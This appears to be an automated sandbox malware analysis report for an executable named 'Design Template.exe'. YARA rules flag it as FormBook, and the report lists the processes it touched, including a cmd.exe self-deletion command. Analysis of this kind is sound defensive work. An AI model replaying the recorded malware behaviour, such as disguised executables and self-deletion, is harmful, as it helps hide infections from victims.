Start date:	12/04/2021
Path:	C:\Users\user\Desktop\Design Template.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Design Template.exe
Imagebase:	0x400000
File size:	479232 bytes
MD5 hash:	56D56566623A2BC942141B56F9DD3DA5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.329067264.00000000009A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.329067264.00000000009A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.329067264.00000000009A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.329542692.0000000000D10000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.329542692.0000000000D10000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.329542692.0000000000D10000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 3292 Parent PID: 6300

General

Start time:	14:41:49
Start date:	12/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff662bf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6908 Parent PID: 3292

General

Start time:	14:42:06
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe
Imagebase:	0x1030000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.502155001.0000000000720000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.502155001.0000000000720000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.502155001.0000000000720000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.502311123.0000000000750000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.502311123.0000000000750000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.502311123.0000000000750000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.501445040.00000000004F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.501445040.00000000004F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.501445040.00000000004F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	5082A7	NtReadFile

Analysis Process: cmd.exe PID: 7036 Parent PID: 6908

General

Start time:	14:42:11
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\Design Template.exe'
Imagebase:	0x970000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 7052 Parent PID: 7036

General

Start time:	14:42:12
Start date:	12/04/2021

Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis